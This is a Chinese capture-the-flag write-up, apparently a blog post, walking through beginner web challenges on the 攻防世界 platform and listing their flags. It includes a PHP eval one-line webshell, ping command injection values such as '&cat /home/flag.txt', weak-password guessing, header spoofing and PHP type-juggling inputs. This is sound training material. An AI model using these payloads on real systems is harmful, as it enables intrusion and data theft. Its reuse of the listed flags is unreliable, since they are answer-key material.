攻防世界(Web)

原创

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
> 博客新地址：c7ay.top

view_source

F12就能看到flag签到题，url前加view_source也可以

robots

查看robots.txt，disallow提示有php文件，访问得flag




backup

题目很明显考察备份文件

php的备份文件格式有两种 *.php~和*.php.bak

url后加上index.php.bak下载备份文件



将后缀名改为php，得到flag

index.php — htdocs

ter.php | addUser.php | login.php | dblink.inc.php | index.php ~/Downloads

Users > clay0x7779 > Downloads > index.php


```
1  <html>
2  <head>
3      <meta charset="UTF-8">
4      <title>备份文件</title>
5      <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.m
6      <style>
7          body{
8              margin-left:auto;
9              margin-right:auto;
10             margin-TOP:200PX;
11             width:20em;
12         }
13     </style>
14 </head>
15 <body>
16 <h3>你知道index.php的备份文件名吗? </h3>
17 <?php
18 $flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
19 ?>
20 </body>
21 </html>
22
```

https://blog.csdn.net/qq_45924653

cookie

打开环境页面提示，你知道什么是cookie吗？那我们就看下cookie

看下这个cookie.php，打开页面提示See the http response




F12看响应头得到flag

disabled_button


不能按的按钮，f12定位下按钮，将disabled删除点击按钮得到flag

cyberpeace{d4f4c5f6e9eb38379681b661d954b04b}



weak_auth

打开是一个登录页面



看了下网页源码

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>weak auth</title>
    <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
    <style>
        body{
            margin-left:auto;
            margin-right:auto;
            margin-TOP:100PX;
            width:20em;
        }
    </style>
</head>
<body>
<h1>Login</h1>
<form class="form-inline" method="post" action="./check.php">

    <div class="input-group">
        <input style="width:280px;" id="username" type="text" class="form-control" placeholder="username" aria-describedby="basic-addon1" name="username">
    </div>
    <br/>
    <br/>
    <div class="input-group">
        <input style="width:280px;" id="password" type="password" class="form-control" placeholder="password" aria-describedby="basic-addon1" name="password">
    </div>
    <br/>
    <br/>
    <button  style="width:280px;" class="btn btn-default">login</button>

    <br/>
    <br/>
    <button  style="width:280px;" class="btn btn-default" type="reset">reset</button>


</form>

</body>
</html>
```


action./check.php，访问了一下check.php看了下源码


```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>weak auth</title>
</head>
<body>

<!--maybe you need a dictionary-->


</body>
</html>

```


提示可能需要一个字典，考查爆破也没有验证码，随手试了一下弱密码admin 123456居然对了…运气好哈哈哈哈哈哈



cyberpeace{9ac7e6a70228a39c2352e57dd1de6d55}

simple_php

一段php代码


```php
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

get方法获取ab变量，如果a==o and a输出flag1 b如果是数字退出，b>1234输出flag2
PHP的弱类型比较，url中加上参数?a=c&b=1235a就得到flag了

因为字符串的开头都是0所以a=0并且字符串c存在所以两遍都为true输出falg1 b=1235a b>1234并且不为数字输出flag2

get_post


考察post提交方法,url中后?a=1



请用GET方式提交一个名为a,值为1的变量


post方式提交b=2得到flag

请用GET方式提交一个名为a,值为1的变量
请再以POST方式随便提交一个名为b,值为2的变量
cyberpeace{d3df1e3e284de06ba58c9c855049e66e}




xff_referer


打开页面说ip地址必须为123.123.123.123
用x-forwarded-for-header插件添加IP地址




添加后刷新提示必须来自https://www.google.com，那就修改Referer头抓包



没有Referer头我们添加






Forward下看到flag

webshell

页面显示
你会使用webshell吗？

<?php @eval($_POST['shell']);?>
题目提示中显示一句话木马放在index.php中，蚁剑连一下

进来就可以看到flag.txt了



command_execution

ping一下本地 它是ping3次

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.052/0.057/0.003 ms
```


我们直接find命令

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1&find / -name flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms
/home/flag.txt
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.053/0.062/0.008 ms
```


flag.txt在home下 cat /home/flag.txt 得到flag

PING

请输入需要ping的地址

PING

```
ping -c 3 127.0.0.1&cat /home/flag.txt
cyberpeace{1d8b06691b5d8901852f503ec492e04c}PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms

